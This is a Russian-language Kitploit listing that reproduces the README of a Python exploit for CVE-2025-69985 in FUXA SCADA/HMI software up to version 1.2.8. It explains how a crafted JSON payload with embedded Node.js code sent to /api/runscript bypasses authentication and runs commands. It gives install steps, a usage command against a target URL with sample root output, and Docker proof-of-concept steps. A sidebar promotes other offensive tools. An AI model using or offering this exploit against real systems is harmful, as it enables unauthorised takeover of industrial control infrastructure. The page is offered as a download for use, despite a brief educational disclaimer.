
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-69985 — Python-эксплойт для CVE-2025-69985, нацеленный на ПО FUXA SCADA. Отправляет специально сформированную JSON-нагрузку на конечную точку /api/runscript для обхода аутентификации и достижения удалённого выполнения кода. | Kitploit
Инструменты/GitHubGitHub/joshuavanderpoll/cve-2025-69985
Анализ уязвимостейЭксплуатацияБезопасность SCADA/ICSЭксплуатация веб-приложенийАутентификацияИнструмент Удаленного Доступа
GitHubjoshuavanderpoll/cve-2025-69985

CVE-2025-69985

Python-эксплойт для CVE-2025-69985, нацеленный на ПО FUXA SCADA. Отправляет специально сформированную JSON-нагрузку на конечную точку /api/runscript для обхода аутентификации и достижения удалённого выполнения кода.

РепозиторийСайт
2718 месяцев назадЕщё не проверено
Поделиться

FUXA ≤ 1.2.8 Обход аутентификации + RCE (CVE-2025-69985)

Python

📜 Описание

Этот эксплойт на Python нацелен на CVE-2025-69985 — критическую уязвимость обхода аутентификации в FUXA (веб-SCADA/HMI-программное обеспечение) версиях ≤ 1.2.8. Отправляя специально сформированный JSON-полезную нагрузку со встроенным кодом Node.js на незащищённую конечную точку /api/runscript, он достигает удалённого выполнения команд в процессе FUXA, захватывая полный вывод stdout/stderr синхронно в ответе.

🛠️ Установка

[!NOTE] Чтобы обеспечить чистую и изолированную среду для зависимостей проекта, рекомендуется использовать модуль venm Python.

OSX/Linux

git clone https://github.com/joshuavanderpoll/CVE-2025-69985.git
cd CVE-2025-69985
python3 -m venv .venv
source .venv/bin/activate
pip3 install -r requirements.txt

Windows

git clone https://github.com/joshuavanderpoll/CVE-2025-69985.git
cd CVE-2025-69985
python -m venv .venv 
.venv\Scripts\activate
pip3 install -r requirements.txt

⚙️ Использование

python3 CVE-2025-69985.py -u http://localhost:1881/ -c whoami

 Target : http://localhost:1881
 Command: whoami

[*] Preparing payload → executing: whoami
[*] Sending exploit request to /api/runscript ...
[*] Response status: 200
[+] Command executed successfully (CVE-2025-69985 bypass)!

=== COMMAND OUTPUT ===
"root\n"
======================


======================================================================
 Exploit completed!.
======================================================================

🐋 Docker PoC

cd docker/
docker compose down
docker compose up -d
# You can test at --url http://127.0.0.1:1881/

💻 Пример

Execute PoC

📢 Отказ от ответственности

Этот инструмент предоставляется только для образовательных и исследовательских целей. Создатель не несёт никакой ответственности за любое неправомерное использование или ущерб, причинённый инструментом.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    276

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




